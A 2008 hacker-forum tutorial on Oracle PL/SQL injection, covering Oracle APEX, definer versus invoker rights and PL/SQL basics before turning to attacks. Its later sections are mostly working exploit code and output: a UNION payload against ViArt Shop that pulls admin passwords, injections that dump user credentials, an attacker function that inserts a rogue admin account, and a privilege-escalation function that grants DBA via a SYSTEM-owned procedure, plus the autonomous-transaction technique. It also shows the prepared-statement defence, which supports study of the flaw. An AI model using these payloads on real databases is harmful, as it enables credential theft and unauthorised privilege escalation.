

ÆELPHÆIS MANGARÆ

[IRC.SecurityChat.Org +6697/6667 #BHF]

[<http://blackhat-forums.com>]



Title: Assault on **ORACLE** PL/SQL - Injection

Date: September 7th 2008

Author: ÆELPHÆIS MANGARÆ

Table of Contents

Introduction	1
A Glance at Oracle APEX	4
-What is Oracle APEX?	
-Architecture of Oracle APEX	
-mod_plsql / XML DB HTTP	
Oracle Database Permissions	7
-Invoker vs. Definer Rights	
What Is SQL Injection?	8
-Introduction	
-What Programming Languages are Vulnerable?	
-Example: SQL Injection Exploitation	
-SQL Injection Oracle vs. Other DBMS	
PL/SQL Overview	12
-Introduction	
-PL/SQL Data Types	
-Procedures, Functions & Packages	
-Executing Database Commands	
-PL/SQL Triggers	
-PL/SQL Cursors	
PL/SQL Injection	21
-What is PL/SQL Injection?	
-Injecting into a SELECT Query	
-Injecting into DML	
-Database Privilege Escalation	
-Technique: Autonomous Transaction	

PLEASE READ

Greetz

Introduction

In this paper I will be discussing Injection into Oracle PL/SQL database objects. Like many vulnerabilities PL/SQL Injection is possible because user input is not validated or in other cases the validation is not sufficient and can be bypassed.

This paper will cover a bit of Information on Oracle Application Express (APEX) which I will be using (the SQL Command Line) for this paper. I will also start with an Introduction into SQL Injection and then an Introduction into PL/SQL.

This paper is meant for the beginner and you should find I have included the information you need to get started with exploitation of PL/SQL Injection.

This paper does not go over auditing Oracle database objects for vulnerabilities. The examples given are simple and for educational purposes, although real world vulnerabilities aren't going to be too much different.

There are vulnerabilities in some of the thousands of packages, procedures and functions provided by Oracle in the DBMS.


The main place where you are going to find Injection vulnerabilities are packages, procedures or functions written by developers of Oracle systems.

A Glance at Oracle Application Express


What Is Oracle APEX

Oracle Application Express (previously HTMLDB, before 2006) is free web based environment for creating web application front ends (rapid application development) for an Oracle DBMS. Oracle APEX is installed with Oracle 11g and I will assume later versions as well. Oracle APEX is compatible with Oracle 9.2 or higher DBMS.

Architecture of Oracle APEX



With Oracle Database 11.1, you can remove Oracle HTTP Server (Apache) from the architecture and replace it with the embedded PL/SQL gateway. The embedded PL/SQL gateway runs in the XML DB HTTP server in the Oracle database and includes the core features of mod_plsql, but does not require the Oracle HTTP Server powered by Apache. The graphic below illustrates the Oracle Application Express architecture using the Embedded PL/SQL Gateway.



mod_plsql / XML DB HTTP

MOD_PLSQL is an Apache (Web Server) extension module that allows one to create dynamic web pages from PL/SQL packages and stored procedures. It is ideal for developing fast and flexible applications that can run on the Internet or an Intranet. MOD_PLSQL was formerly called the Oracle PL/SQL Cartridge and OWA (Oracle Web Agent).
<http://www.oracle.com/fagmodpl.htm>

Usually if **XML XB HTTP** that is built into Oracle APEX isn't used then **mod_plsql** is used with Apache web server.

You can call a Procedure or Function (outside or inside of a Package) from the web through mod_plsql and XML DB HTTP.

Example:

http://serverdomain.com:8080/apex/SYSTEM.GET_EMP_BY_LASTNAME?LAST_NAME=MANGARAE

What Can You Create With Oracle APEX?

As I mentioned above APEX is built for rapid application development, you can create an array of things relating to your database(s). You can create **reports**, **forms**, **charts** and other things built into APEX and of course functionality added in by the programmer.

Data Entry Form

Add/Modify Products

Cancel Delete Apply Changes

* Product Name Bluetooth Headset

Product Description Hands-Free without the wires!

* Category Phones Product Available Y N

List Price \$40.00

Report

Search Go **New Customer**

Customer Name	Address	City	State	ZIP Code
Dulles, John	45020 Aviation Drive	Sterling	VA	20166
Hartsfield, William	6000 North Terminal Parkway	Atlanta	GA	30320
Logan, Edward	1 Harborside Drive	East Boston	MA	02128
OHare, Edward "Butch"	10000 West OHare	Chicago	IL	60666
LaGuardia, Fiorello	Hangar Center, Third Floor	Flushing	NY	11371
Lambert, Albert	10701 Lambert International Blvd.	St. Louis	MO	63145
Bradley, Eugene	Schoephoester Road	Windsor Locks	CT	06096

Oracle APEX & PL/SQL

PL/SQL Packages, Procedures and Functions can be created in the SQL Workshop.



SQL Workshop

Code in the database can be called from Forms, Reports and other things generated by Oracle APEX.

I will be using the SQL Command Line in Oracle APEX shown below.

The screenshot shows the Oracle Database Express Edition SQL Command Line interface. At the top, it says "ORACLE Database Express Edition" and "User: HR". There are navigation links for "Home", "Logout", and "Help". Below this is a breadcrumb trail: "Home > SQL > SQL Commands". The main area has a "Save" button and a "Run" button. A checkbox for "Autocommit" is checked, and a "Display" dropdown menu is set to "10". The central area is a large empty text box for entering SQL commands. Below the text box are tabs for "Results", "Explain", "Describe", "Saved SQL", and "History". At the bottom, there is a footer with "Language: en-gb" and "Application Express 2.1.0.00.39 Copyright © 1998, 2006, Oracle. All rights reserved."

Oracle Database Permissions

Invoker vs. Definer Rights

By default in Oracle DBMS procedures, functions, packages etc will execute with the rights of the definer. To give you an example, say you had a procedure created by user STEVEN, and user JAMES had the rights to execute that procedure, that procedure would always execute with the rights of the definer, unless it is specified otherwise in the procedure.

When using Invoker Rights the procedure or function will execute with the rights of the invoker as well as the context of the Schema of that user. Invoker rights were introduced into Oracle (since 8i) for the purpose of allowing security; it isn't a good idea to allow a procedure to be executed by another user with out using Invoker rights.

Invokers Rights are implemented into a PL/SQL Procedure or Function using the **AUTHID** keyword.

An example below:

```
CREATE PROCEDURE create_dept (  
  my_deptno NUMBER,  
  my_dname VARCHAR2,  
  my_loc VARCHAR2) AUTHID CURRENT_USER AS  
BEGIN  
  INSERT INTO dept VALUES (my_deptno, my_dname, my_loc);  
END;
```

Who Is The Current User?

If an invoker rights Procedure, Function is the first code called; the current user is the session user. That remains true until a procedure or function created with definer rights is called, in which case the owner of that Procedure or Function becomes the current user. If the definer rights procedure or function calls any code defined with invokers rights, it will execute with the privileges of the owner. When the definer rights code exits, control reverts to the previous current user.

What Is SQL Injection?

Introduction

SQL Injection vulnerabilities occur in a wide range of programming languages, they occur for the most part only because the Programmer(s) does not know any better about his insecure programming practice(s) or is simply lazy and failed to do appropriate input validation.

According to Wikipedia:

<p>SQL injection is a technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.</p>

This is true, however saying “occurring in the database layer of an application” is a very brief thing to say. SQL Injection is NOT a vulnerability that has anything to do with poor security on the part of the DBMS developer. Although when the vulnerability is exploited any poor security in the DBMS can be exploited by an attacker.

SQL Injection is the injection of an SQL Statement (or anything interpreted by SQL) into a string, sometimes an object that is passed to a DBMS to execute. This is usually possible because the string that is passed to the DBMS contains user input which is not properly validated. User input is usually expected to be short strings, however one or more of these inputs is used to escape out of an SQL statement by an attacker and add additional SQL code. Part of the attacker string might include something to end the statement or comment out the rest.

What Programming Languages are Vulnerable?

Vulnerable Languages: C/C++, VB, C#, ASP.NET, PHP, Java, JSP, Perl, Python, Ruby and more.

However most of these languages provide something to the programmer to allow them to securely put together an SQL statement.

Below is a Java code example of some code that is vulnerable to SQL Injection:

```
String SQLSTMT = "SELECT * FROM EMPLOYEES WHERE LAST_NAME =" + _lastName.getText();  
Statement stmt = con.createStatement(); //con being a database Connection object.  
stmt.executeUpdate(SQLSTMT);
```

The user input into `_lastName` is the point of Injection.

This vulnerability is very noticeable for the following reasons:

1. It is clear that is the user input that makes up part of the SQL statement is not validated.
2. The SQL statement itself is not validated before being passed for execution by the database, although I would imagine #1 would be implemented rather than this.
3. The string that contains the SQL statement is made by simply concatenating strings, rather than using something safer such as PreparedStatement's to put together an SQL statement.

Below is a Java code example using a PreparedStatement that is not vulnerable to Injection.

```
PreparedStatement SQLSTMT = con.prepareStatement("SELECT * FROM EMPLOYEES  
WHERE LAST_NAME = ?");  
SQLSTMT.setString(1, _lastName.getText());  
SQLSTMT.executeUpdate();
```

Prepared statements are used in Java to safely put together SQL statements.

Information:

<http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html>

Example: SQL Injection Exploitation

Software: ViArt Shop <= 3.5

Source Forge: <http://www.viart.com/php-shopping-cart-free>

Vulnerable code:

```
if ($category_id == 0){
    $sql = "SELECT category_id, friendly_url FROM " . $stable_prefix .
"categories WHERE category_path like '%" . $category_id . "%' AND is_showing = 1
";
} else {
    $sql = "SELECT category_id, friendly_url FROM " . $stable_prefix .
"categories WHERE category_path like '%" . $category_id . "%' AND is_showing = 1
";
}
```

Language: PHP

Exploit:

```
/products_rss.php?category_id=1' UNION SELECT 0,
CONCAT(login,char(58),password) FROM va_admins -- /*
```

Exploit Explained:

The query is escaped by using a single quote; a UNION is then used to join onto the existing SELECT statement. The login and password are concatenated together to be one column. Then an integer is because of the category_id column is of type Integer. Remember, the columns in the UNION have to match that of the SELECT statement. The double hyphen (--) in SQL is used for comments, used to comment out the rest of the SQL query. /* is also used in SQL to comment, however /* is used for multiple line comments.

SQL Injection Oracle vs. Other DBMS

No Support for Multiple Statement Execution

Oracle SQL server does not allow the execution of multiple SQL queries such as MS SQL and PostgreSQL DBMS.

UNION Statements – Column Data Types

Oracle is very strict about the data types of columns in a UNION statement being the same as those in the SELECT statement. In other DBMS the rules aren't as strict, for example a NUMBER or Integer could be converted to a string by the database, of course whether or not this is the case is easy to verify by simply throwing a command at a DBMS having a UNION.

Harder to Execute Operating System Commands

Although it is possible to execute operating system commands through Oracle, it is not as simple as other DBMS (such as MySQL, Sybase, MS SQL) that have built in functions that can be used to execute commands. Command execution is beyond the scope of this paper.

PL/SQL Overview

Introduction

Programming Language SQL (Structured Query Language) is a Programming language for Oracle DBMS made by Oracle Corporation. Applications often run on top of an Oracle DBMS and utilize the PL/SQL Packages, Procedures, Triggers and Functions stored in the database. The language is used mainly for DML (Data Manipulation Language) and DDL (Data Definition Language), any use of DDL in PL/SQL will have an implicit commit. PL/SQL like most languages has support for variables, conditions, arrays and exceptions.

Basic code structure:

DECLARE –Optional PL/SQL variables are declared after DECLARE

BEGIN

EXCEPTION –Optional, for exception Handling.

END;

PL/SQL Data Types

Type	Description
VARCHAR2(SIZE)	A character string of a specified length.
NVARCHAR2(SIZE)	A national character string of a specified length.
CHAR(SIZE)	CHAR stores fixed length character strings.
NCHAR(SIZE)	NCHAR stores fixed length national character strings.
NUMBER	NUMBER datatype stores fixed and floating-point numbers. Numbers of virtually any magnitude can be stored and are guaranteed portable among different systems
BOOLEAN	The Boolean datatype is used to store TRUE, FALSE and NULL
%TYPE	The same type as the corresponding database column.
DATE	Oracle stores the date in the format: MM-DD-YYYY, '19-AUG-2008'
TIMESTAMP	Example: '1998-1-23 6:00:00-5:00'
RAW	The RAW datatype is used to store binary data.
BFILE	The BFILE datatype stores unstructured binary data in operating-system files outside the database.
BLOB	The BLOB datatype stores unstructured binary data in the database. BLOBs can store up to 8 terabytes of binary data.
CLOB	The CLOB datatype can store up to 8 terabytes of character data in the database.
NCLOB	The NCLOB datatype can store up to 8 terabytes of national character data in the database.

PL/SQL Procedures, Functions and Packages

Procedures

What is a PL/SQL Procedure?

A procedure is a piece of PL/SQL code that can be defined and compiled, usually named and stored in the database and then executed, similar to function. A PL/SQL procedure cannot return a value, unless **IN** or **OUT** parameters are used, but it can of course receive **parameters**, such as what is in red below.

Creating a Procedure Explained

When writing a procedure to be created and stored in the database, your code will always begin with **CREATE PROCEDURE [OR REPLACE]** <package name>.

```
CREATE OR REPLACE PROCEDURE INSERTNewEmployee(p_LAST_NAME VARCHAR2, p_EMAIL
VARCHAR2, p_HIRE_DATE DATE, p_JOB_ID VARCHAR2)
AS
BEGIN

INSERT INTO EMPLOYEES(LAST_NAME, EMAIL, HIRE_DATE, JOB_ID)
VALUES(p_LAST_NAME, p_EMAIL, p_HIRE_DATE, p_JOB_ID);
COMMIT;

END;
```

Calling a Procedure:

```
INSERTNewEmployee('Mangarae', 'admin@bhf.com', sysdate, 'AD_PRES');
```

Concerning IS & AS:

AS is simply a synonym for IS.

Functions

What is a PL/SQL Function?

A PL/SQL Function is similar to a Procedure; the difference being is that a PL/SQL Function will have a **return value**, which is shown in red below.

Creating a Function Explained

```
CREATE OR REPLACE FUNCTION CountEmployees()
RETURN NUMBER
AS
NOEMPLOYEES NUMBER;
SQLSTMT VARCHAR(200);
BEGIN

SQLSTMT := "SELECT COUNT(EMPLOYEE_ID) FROM EMPLOYEES";
EXECUTE IMMEDIATE SQLSTMT INTO NOEMPLOYEES
DBMS_OUTPUT.PUT_LINE(NOEMPLOYEES);

END;
```

Calling a Function:

```
CountEmployees();
```


Calling a Function from SQL Plus:

```
CALL CountEmployees();
```

Packages

What is a PL/SQL Package?

A PL/SQL package is a collection of things in PL/SQL such as Procedures, Functions, Cursors, Variables package together. A PL/SQL package consists of two parts, a **package specification**, and a **package body**.



Syntax of Package Specification:

```
CREATE [OR REPLACE] PACKAGE package_name
[AUTHID {CURRENT_USER | DEFINER}]
{IS | AS}
[PRAGMA SERIALLY_REUSABLE;]
[collection_type_definition ...]
[record_type_definition ...]
[subtype_definition ...]
[collection_declaration ...]
[constant_declaration ...]
[exception_declaration ...]
[object_declaration ...]
[record_declaration ...]
[variable_declaration ...]
[cursor_spec ...]
[function_spec ...]
[procedure_spec ...]
[call_spec ...]
[PRAGMA RESTRICT_REFERENCES(assertions) ...]
END [package_name];
```

The package specification is a **public** declaration and the interface for the package and the contents of the package body.

Syntax of Package Body:

```
[CREATE [OR REPLACE] PACKAGE BODY package_name {IS | AS}
  [PRAGMA SERIALLY_REUSABLE;]
  [collection_type_definition ...]
  [record_type_definition ...]
  [subtype_definition ...]
  [collection_declaration ...]
  [constant_declaration ...]
  [exception_declaration ...]
  [object_declaration ...]
  [record_declaration ...]
  [variable_declaration ...]
  [cursor_body ...]
  [function_spec ...]
  [procedure_spec ...]
  [call_spec ...]
[BEGIN
  sequence_of_statements]
END [package_name];
```

:

The package **body** is **privately** declared and is not visible to the public.

Calling Items inside a Package:

```
package_name.type_name();
package_name.item_name();
package_name.subprogram_name();
package_name.call_spec_name();
```

From SQL Plus:

```
CALL package_name.type_name();
CALL package_name.item_name();
CALL package_name.subprogram_name();
CALL package_name.call_spec_name();
```

More on PL/SQL Packages:

http://download.oracle.com/docs/cd/B10501_01/appdev.920/a96624/09_packs.htm

PL/SQL Triggers

What is a PL/SQL Trigger?

A PL/SQL trigger is a construct in PL/SQL similar to a Procedure. A trigger unlike a Procedure is not called on the command line or by a function, procedure but rather ran or “triggered” on event of changes being made to a table in the database. The triggering event is a INSERT, UPDATE or DELETE done on a table, shown in red below. The trigger can be made so it can be “fired” either BEFORE or AFTER the Data Manipulation Language is executed, shown in green below.

```
CREATE OR REPLACE TRIGGER <trigger_name>  
BEFORE INSERT OR UPDATE ON FOR EVERY ROW EMPLOYEES  
  
BEGIN  
  
END;
```

More:

http://www.acs.ilstu.edu/docs/Oracle/server.101/b10759/statements_7004.htm

Executing Database Commands

There are less than a few ways to execute database commands in PL/SQL.

1. Preparing a string that contains and SQL statement and passing it to EXECUTE [IMMEDIATE].
2. Using one of the DBMS_SQL functions to execute database commands.
3. Declaring a Cursor and FETCHing rows into the Cursor (only SELECT statements.) This can include the use of DBMS_SQL functions (can be done either way.)

PL/SQL Cursors

A **Cursor** in PL/SQL is used when you have a SELECT statement that returns more than one row and you would like to be able to do what you wish with the results.

A cursor is basically an in memory view of a bunch of rows returned by a SELECT statement.

Cursor Status

PL/SQL Cursor Variable	State of Operation
%FOUND	
%NOTFOUND	
%ISOPEN	
%ROWCOUNT	

Implicit Cursors

An implicit cursor is created every time you execute a SELECT or DML statement in Oracle SQL. With implicit cursors you do not have to **Fetch, Open** or **Close** as Oracle automatically does this for you.

```
DECLARE
BEGIN
    SELECT * FROM EMPLOYEES WHERE EMPLOYEE_ID = 1;

    IF SQL%NOTFOUND THEN
        ...
        <code here>
        ...
END;
```

When checking the status of an implicit cursor, a cursor variable corresponds to the last SQL statement that needed an implicit cursor and the "SQL" keyword is used instead of the cursor name.

Explicit Cursors

Explicit Cursors are of course explicitly declared cursors that are solely used for SELECT statements.

```
DECLARE
Cursor all_employees IS
SELECT * FROM EMPLOYEES;
employee all_employees%ROWTYPE;
BEGIN
OPEN all_employees
LOOP
EXIT WHEN all_employees %NOTFOUND;
FETCH all_employees INTO employee;
DBMS_OUTPUT.PUT_LINE(employee.LAST_NAME);
END LOOP;
CLOSE all_employees;
END;
```

Inserting Rows into a Cursor

If you look at the example above, you can see:

1. The cursor declaration
2. The cursor being **OPENed**
3. The cursor having Rows inserted using **FETCH**
4. The cursor is closed

PL/SQL Injection

What is PL/SQL Injection?

PL/SQL Injection is the injection of attacker supplied data into a PL/SQL Function, Procedure, Package or Trigger. The supplied data is crafted in such a way that the program will behave in an unexpected way, this is the exploitation. PL/SQL injection is mostly done into SQL queries, however can be done into Oracle database functions as well.

Injecting into a Cursor SELECT Query

“USERS” table data:

Results Explain Describe Saved SQL History

USER_ID	USER_NAME	PASSWORD	EMP_ID
1	001_KING_Steven	khd983fuJedEF	1
2	002_Cage_Johnny	m0rtalc0mbat	3
3	Aelphaeis	cr4ckh33d	2
4	003_Spartan	masterchief	4
5	004_Rose_Mia	3xplicit_	5

5 rows returned in 0.00 seconds [CSV Export](#)

GET_EMP_BY_LASTNAME Vulnerable PL/SQL Procedure:

```
CREATE OR REPLACE PROCEDURE GET_EMP_BY_LASTNAME( LASTNAME VARCHAR2 )
AS
TYPE C_TYPE IS REF CURSOR;
SQLSTMT C_TYPE;
BUFFER VARCHAR2(300);

BEGIN

OPEN SQLSTMT FOR 'SELECT FIRST_NAME FROM EMPLOYEES WHERE LAST_NAME = ' || '''' ||
LASTNAME || '''';
LOOP
    FETCH SQLSTMT INTO BUFFER;
    DBMS_OUTPUT.PUT_LINE(BUFFER);
    EXIT WHEN SQLSTMT%NOTFOUND;
END LOOP;
CLOSE SQLSTMT;

END;
/
```

Note: For the purpose of being an easy example the above PL/SQL Procedure outputs each row. And I have also continued this for other examples in this paper, obviously this is not meant to be a real world example.

Exploitation: Injecting into a Procedure->SELECT Statement

How do we exploit this? We are injecting into a Procedure which has one argument, one point of injection. Looking at the code we can see a **PL/SQL Cursor** is used.

```
TYPE C_TYPE IS REF CURSOR;  
SQLSTMT C_TYPE;
```

We are injecting into a SELECT statement so no DML can be injected. What we can do though is use UNION to be able to join onto the existing SELECT statement.

http://www.w3schools.com/sql/sql_union.asp

Remembering that when injecting into a SELECT statement you must have the same amount (and the datatype must match) of columns both after the SELECT and in the WHERE clause. In other databases such as MySQL the **CONCAT()** function can be used to concatenate multiple strings together, this is obviously useful for SQL Injection.

This however is NOT the case with Oracle, the Oracle CONCAT() function only allows two strings to be concatenated.

Exploitation:

```
BEGIN  
GET_EMP_BY_LASTNAME('King' UNION SELECT CONCAT(USER_NAME,PASSWORD) FROM USERS  
WHERE 'x'='x');  
END;
```

Output:

```
001_KING_Stevenkhd983fuJedEF  
002_Cage_Johnnym0rtalc0mbat  
003_Spartanmasterchief  
004_Rose_Mia3xplicit_  
Aelphaeiscr4ckh34d  
Janette  
Steven  
Steven  
  
Statement processed.  
  
0.00 seconds
```

Injecting into Data Manipulation Language

Injecting into DML is quite easy and can be done with user defined functions. While procedures can be exploited you cannot inject a procedure during an attack, it must be a function.

UPDATE_ADMIN_PASS Vulnerable Procedure:

```
CREATE OR REPLACE PROCEDURE UPDATE_ADMIN_PASS( USERNAME VARCHAR2, NPASSWORD
VARCHAR2 )
AS
UPDATESTMT VARCHAR2(300);

BEGIN

UPDATESTMT := 'UPDATE ADMINS SET PASSWORD = ' || NPASSWORD || ' WHERE USER_NAME =
' || USERNAME || ''';

DBMS_OUTPUT.PUT_LINE(UPDATESTMT);

EXECUTE IMMEDIATE UPDATESTMT;

END;
/
```

The current user **HR** needs to be **GRANTED** privileges to be able to **EXECUTE** and **DEBUG** the procedure **UPDATE_ADMIN_PASS**.

In APEX if you want to look at the GRANT privileges given to a database object you can go to the Object Browser and have a look from there.



Object Browser

UPDATE_ADMIN_PASS GRANT Privileges

Privilege	Grantee	Grantable	Grantor	Object Name
EXECUTE	HR	NO	SYSTEM	UPDATE_ADMIN_PASS
DEBUG	HR	NO	SYSTEM	UPDATE_ADMIN_PASS
1 - 2				

Command Line:

```
GRANT ALL ON UPDATE_ADMIN_PASS TO HR;
```

```
SELECT * FROM ADMINS;
```

ADMIN_ID	USER_NAME	PASSWORD	DATE_CREATED
1	SYS	k96_km76fgE3j47	30-AUG-08
2	OPERATOR	jm904dFgeRNDdDea461	30-AUG-08
3	ADMIN_JOE	j0passw0rdstillgood	30-AUG-08
41	SYSOP2	nuka83dKl_a#	30-AUG-08

Note: Because we are injecting into an UPDATE statement and we have the **point of injection** that we do we will also corrupt the database with the UPDATE statement that we are injecting into.

What we aim to do is inject our own **Function** which executes DML into this Procedure that our user account has been granted access to.

```
BEGIN  
  
SYSTEM.UPDATE_ADMIN_PASS( 'SYSOP2', 'password'||  
HR.INSERT_AELPHAEIS_ADMIN --' );  
  
END;
```

The DML injected will insert a new user into the admin table. Of course changing an existing password for a user is almost as useful as doing an INSERT of a new one. However this is just an example of a vulnerable Procedure and injection of a function with DML.

INSERT_AELPHAEIS_ADMIN Attacker Defined Function

```
CREATE OR REPLACE FUNCTION INSERT_AELPHAEIS_ADMIN  
RETURN VARCHAR2  
AUTHID CURRENT_USER  
AS  
PRAGMA AUTONOMOUS_TRANSACTION;  
INSERTSTMT VARCHAR2(300);  
  
BEGIN  
  
INSERTSTMT := 'INSERT INTO ADMINS( DATE_CREATED, USER_NAME, PASSWORD )  
VALUES( ''||SYSDATE||'', ''||Aelphaeis||'', ''||password||'' )';  
  
EXECUTE IMMEDIATE INSERTSTMT;  
  
COMMIT;  
  
RETURN 'SHIT';  
  
END;
```

```
SELECT * FROM ADMINS;
```

ADMIN_ID	USER_NAME	PASSWORD	DATE_CREATED
1	SYS	passwordSHIT	30-AUG-08
2	OPERATOR	passwordSHIT	30-AUG-08
3	ADMIN_JOE	passwordSHIT	30-AUG-08
4	SYSOP2	passwordSHIT	30-AUG-08
5	Aelphaeis	password	30-AUG-08

You can see above that my defined Function was injected and executed, and the user "Aelphaeis" is inserted.

Database Privilege Escalation

The purpose of PL/SQL Injection is usually to execute SQL commands that are crafted by the attacker and aren't meant to be executed. As well as executing database commands with **elevated privileges** by exploitation, Injecting into database objects that are **not** defined with Invokers rights.

User: HR Privileges Shown Below

User Privileges

Roles:
 CONNECT RESOURCE DBA

Directly Granted System Privileges:

<input checked="" type="checkbox"/> CREATE DATABASE LINK	<input type="checkbox"/> CREATE MATERIALIZED VIEW	<input type="checkbox"/> CREATE PROCEDURE
<input type="checkbox"/> CREATE PUBLIC SYNONYM	<input type="checkbox"/> CREATE ROLE	<input checked="" type="checkbox"/> CREATE SEQUENCE
<input checked="" type="checkbox"/> CREATE SYNONYM	<input type="checkbox"/> CREATE TABLE	<input type="checkbox"/> CREATE TRIGGER
<input type="checkbox"/> CREATE TYPE	<input checked="" type="checkbox"/> CREATE VIEW	

[Check All](#) [Uncheck All](#)

By default HR does **not** have DBA privileges in Oracle APEX.

What is in **Green** in the **Attacker Procedure** is explained in the next section of this paper.

Attacker	Vulnerable Code	Attacker Procedure
<pre>BEGIN SYSTEM.NEW_ADMIN('Aelphaeis', 'password' HR.GET_DBA_F--); END;</pre> <p>User: HR</p>	<pre>CREATE OR REPLACE PROCEDURE NEW_ADMIN(USER_NAME VARCHAR2, PASSWORD VARCHAR2) AS SQLSTMT VARCHAR2(300); BEGIN SQLSTMT := 'INSERT INTO ADMINS(USER_NAME, PASSWORD, DATE_CREATED) VALUES('' USER_NAME '', '' PASSWORD '', '' SYSDATE '')'; DBMS_OUTPUT.PUT_LINE(SQLSTMT); EXECUTE IMMEDIATE SQLSTMT; END;</pre> <p>User: SYSTEM Rights: Definer</p>	<pre>CREATE OR REPLACE FUNCTION GET_DBA_F AUTHID CURRENT_USER AS PRAGMA AUTONOMOUS_TRANSACTION BEGIN EXECUTE IMMEDIATE 'GRANT DBA TO HR'; RETURN 'SHIT'; END;</pre> <p>User: HR Rights: Invoker</p>

Output:

```
INSERT INTO ADMINS(DATE_CREATED, USER_NAME, PASSWORD) VALUES('24-AUG-08',
'SYSOP2', 'p07hf6523aseix'||HR.GET_DBA_F--)
```

After the attacker has executed the attack:

User Privileges

Roles:
 CONNECT RESOURCE DBA

Directly Granted System Privileges:

<input checked="" type="checkbox"/> CREATE DATABASE LINK	<input type="checkbox"/> CREATE MATERIALIZED VIEW	<input type="checkbox"/> CREATE PROCEDURE
<input type="checkbox"/> CREATE PUBLIC SYNONYM	<input type="checkbox"/> CREATE ROLE	<input checked="" type="checkbox"/> CREATE SEQUENCE
<input checked="" type="checkbox"/> CREATE SYNONYM	<input type="checkbox"/> CREATE TABLE	<input type="checkbox"/> CREATE TRIGGER
<input type="checkbox"/> CREATE TYPE	<input checked="" type="checkbox"/> CREATE VIEW	

[Check All](#) [Uncheck All](#)

The attacker defined function was successfully injected into a Procedure defined by SYSTEM.
The **GET_DBA_F** function defined by the attacker gave DBA privileges to user HR.

Technique: Autonomous Transaction

It is generally not possible to inject DML, DDL or Oracle database functions into a SELECT statement. However with the use of a line of code in our function that is injected we can. This line of code is: `PRAGMA AUTONOMOUS_TRANSACTION`.

When specifying a Procedure, Function or Trigger as `AUTONOMOUS_TRANSACTION` you are Specifying that the database object you are creating will **execute fully independent** of anything else and will not share any locks or dependencies.

Using `AUTONOMOUS_TRANSACTION` you can execute SQL with commit or rollback operations with out committing or rolling back the data in the main transaction.

If we take the following Procedure as an example:

GET_EMP_BY_LASTNAME Vulnerable PL/SQL Procedure:

```
CREATE OR REPLACE PROCEDURE GET_EMP_BY_LASTNAME( LASTNAME VARCHAR2 )
AS
TYPE C_TYPE IS REF CURSOR;
SQLSTMT C_TYPE;
BUFFER VARCHAR2(300);

BEGIN

OPEN SQLSTMT FOR 'SELECT FIRST_NAME FROM EMPLOYEES WHERE LAST_NAME = ' || '''' ||
LASTNAME || '''';
LOOP
    FETCH SQLSTMT INTO BUFFER;
    DBMS_OUTPUT.PUT_LINE(BUFFER);
    EXIT WHEN SQLSTMT%NOTFOUND;
END LOOP;
CLOSE SQLSTMT;

END;
/
```

Earlier in the paper I showed Injection into this Cursor SELECT statement and exploitation with a UNION clause.

Defining a function with `AUTONOMOUS_TRANSACTION` means we can exploit a vulnerable Procedure, Function or Trigger and execute it as something fully independent.

INSERT_NEW_EMPLOYEE Attacker Defined Function

```
CREATE OR REPLACE FUNCTION INSERT_NEW_EMPLOYEE
RETURN VARCHAR2
AUTHID CURRENT_USER
AS
INSERTSTMT VARCHAR2(300);

BEGIN

INSERTSTMT := 'INSERT INTO EMPLOYEES(FIRST_NAME, LAST_NAME, EMAIL, HIRE_DATE,
JOB_ID, SALARY)
VALUES("Aelphaeis", "Mangarae", "admin@bhf.com", "08-AUG-08", "AD_PRES", 999999)';

EXECUTE IMMEDIATE INSERTSTMT;

COMMIT;

RETURN 'SHIT';

END;
```

```
BEGIN

GET_EMP_BY_LASTNAME('King'|| INSERT_NEW_EMPLOYEE -');

END;
```

If we inject the above function into the vulnerable Procedure we get this message:

```
ORA-14551: cannot perform a DML operation inside a query
```

This is because the function we have injected is not being executed independently and has not been defined as an Autonomous Transaction using: `PRAGMA AUTONOMOUS_TRANSACTION;`

If we add the above string and try again to exploit the Procedure `GET_EMP_BY_LASTNAME`.

```
BEGIN

GET_EMP_BY_LASTNAME('King'|| INSERT_NEW_EMPLOYEE -');

END;
```

And then we check to see if our new employee has been inserted:

```
SELECT * FROM EMPLOYEES WHERE LAST_NAME = 'Mangarae';
```

Results Explain Describe Saved SQL History

EMPLOYEE_ID	FIRST_NAME	LAST_NAME	EMAIL	PHONE_NUMBER	HIRE_DATE	JOB_ID	SALA
235	Aelphaeis	Mangarae	admin@bhf.com	-	08-AUG-08	AD_PRES	999999

1 rows returned in 0.00 seconds [CSV Export](#)

PLEASE READ

